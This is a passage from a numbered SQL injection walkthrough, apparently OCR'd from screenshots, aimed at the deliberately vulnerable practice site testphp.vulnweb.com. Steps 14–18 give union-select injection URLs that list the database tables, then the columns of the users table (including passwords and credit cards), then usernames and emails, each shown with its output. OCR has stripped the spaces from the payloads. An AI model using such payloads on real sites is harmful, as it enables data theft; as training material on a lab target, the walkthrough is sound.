
14. At 8,1, no table was present



15. Use concat function to get the names of all the tables

```
http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_
concat(table_name),3frominformation_schema.tableswheretable_schema=database()
```



artist: artists,carts,categ,featured,guestbook,pictures,products,users

3

view pictures of the artist

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
16. Penetrating inside ’user’ table

```
http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(column_name),3frominformation_schema.columnswheretable_name=’users’
```



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artist: uname,pass,cc,address,email,name,phone,cart

3

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
17. Selecting uname from table 'users' by executing the following query through URL `http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(uname),3fromusers`



artist: test

3

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
18. Concat function for selecting email from table users by executing the following query through URL

    `http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(email),3fromusers`



artist: 2343545

3

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